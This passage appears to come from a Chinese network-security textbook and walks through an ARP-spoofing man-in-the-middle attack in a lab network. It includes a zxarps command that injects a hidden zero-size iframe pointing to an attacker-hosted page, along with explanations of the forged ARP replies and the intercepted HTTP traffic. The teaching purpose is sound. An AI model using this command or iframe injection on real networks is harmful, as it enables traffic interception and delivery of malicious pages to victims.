


图 4-82　zxarps 的运行命令

如图 4-83 所示，zxarps 处于监听状态。

```
命令提示符 - zxarps.exe -idx 0 -ip 50.1.1.3 -port 80 -insert "<iframe src="http://10.1.1.3...
C:\>zxarps.exe -idx 0 -ip 50.1.1.3 -port 80 -insert "<iframe src="http://10.1.1.
3/1.html"; width="0" height="0" frameborder="0"> </iframe>"

0. VMware Accelerated AMD PCNet Adapter
        IP Address. . . . . : 50.1.1.2
        Physical Address. . : 00-0C-29-24-21-39
        Default Gateway . . : 50.1.1.1
[*] Bind on 50.1.1.2 VMware Accelerated AMD PCNet Adapter...
Scanning Alive Host......
Found Alive Host:
1:        50.1.1.3 00-0C-29-9A-60-A8
Sniffing......
```

图 4-83　zxarps 处于监听状态

攻击者利用 zxarps 对受害者主机实施 ARP 欺骗攻击，使受害者主机的 ARP 缓存表中网关的 IP 地址映射为攻击者的 MAC 地址。构造的 ARP 欺骗报文如图 4-84 所示。

这是一个伪造的 ARP 应答报文，共 60 字节，包括 14 字节链路层数据、28 字节 ARP 数据和 18 字节的填充数据。

链路层数据中，目的 MAC 地址为受害者主机 MAC 地址，源 MAC 地址为攻击者主机 MAC，协议类型为 0x0806(表示网络层为 ARP 数据)。

ARP 数据中目的 IP 和 MAC 地址为受害者，源 IP 地址为网关，源 MAC 地址为攻击者主机 MAC，这使得受害者误认为这是网关发给自己的 ARP 应答报文，于是取出源 IP 和源 MAC 地址记录到 ARP 缓存表中，从而将网关的 IP 地址错误地映射为攻击者主机的 MAC，导致受害者以后发给外网的数据包将传送给攻击者主机。图 4-85 为在受害者主机上查看到的 ARP 缓存表，可见网关的 IP 地址 50.1.1.1 映射为攻击者的 MAC 地址。




图 4-84　发送给受害者主机的 ARP 欺骗报文

```
C:\>arp -a

Interface: 50.1.1.3 --- 0x20003
  Internet Address      Physical Address      Type
  50.1.1.1 网关IP        00-0c-29-24-21-39     dynamic
  50.1.1.2              00-0c-29-24-21-39     dynamic
```

攻击者MAC

图 4-85　受害者的 ARP 缓存表

同样，攻击者使用伪造的 ARP 应答报文刷新网关的 ARP 缓存表，使得受害者主机的 IP 映射为攻击者的 MAC 地址。伪造的报文如图 4-86 所示。




图 4-86　发送给网关的 ARP 欺骗报文

这个伪造的 ARP 应答报文共 60 字节，包括 14 字节链路层数据，28 字节 ARP 数据和 18 字节的填充数据。

链路层数据中，目的 MAC 地址为网关的 MAC 地址，源 MAC 地址为攻击者主机 MAC，协议类型为 0x0806（表示网络层为 ARP 数据）。

ARP 数据中目的 IP 和 MAC 地址为网关，源 IP 地址为受害者，源 MAC 地址为攻击者主机 MAC，这使得网关误认为这是受害者发给自己的 ARP 应答报文，于是取出源 IP 和源 MAC 地址记录到 ARP 缓存表中，从而将受害者的 IP 地址错误地映射为攻击者主机的 MAC。图 4-87 为在网关上查看到的 ARP 缓存表。可见受害者的 IP 地址 50.1.1.3 映射为攻击者的 MAC 地址。至此攻击者成为网关与受害者通信的“中间人”。



图 4-87　网关的 ARP 缓存表

第五步：转发受害者发出的 HTTP 请求报文。

由于受害者主机的 ARP 缓存中网关的 IP 地址映射为攻击者的 MAC 地址，因此受害者在浏览 Web 服务器主页时发出的 HTTP 请求报文会错误地提交给攻击者。图 4-88 为攻击者截获的 HTTP 请求报文。




图 4-88　攻击者截获的 HTTP 请求报文

这个 HTTP 请求报文包括 14 字节链路层数据，20 字节 IP 首部，20 字节 TCP 首部，多个字节的 HTTP 数据。

在链路层数据中，源 MAC 地址为受害者主机 MAC，目的 MAC 地址为攻击者 MAC。IP 首部中源 IP 地址为受害者，目的 IP 地址为 Web 服务器。在 HTTP 数据中携带的信息是请求浏览 index. asp。

攻击者重新封装这个报文之后，将其转发出去。转发的 HTTP 请求报文如图 4-89 所示。可见只是将目的 MAC 地址改为网关，源 MAC 地址改为攻击者，其他字段不变。




图 4-89　攻击者转发的 HTTP 请求报文

第六步：修改、转发 Web 服务器返回的应答报文。

由于网关的 ARP 缓存表中受害者的 IP 地址映射为攻击者的 MAC 地址，因此网关将 HTTP 应答报文错误地提交给攻击者。图 4-90 为攻击者截获的 HTTP 应答报文。

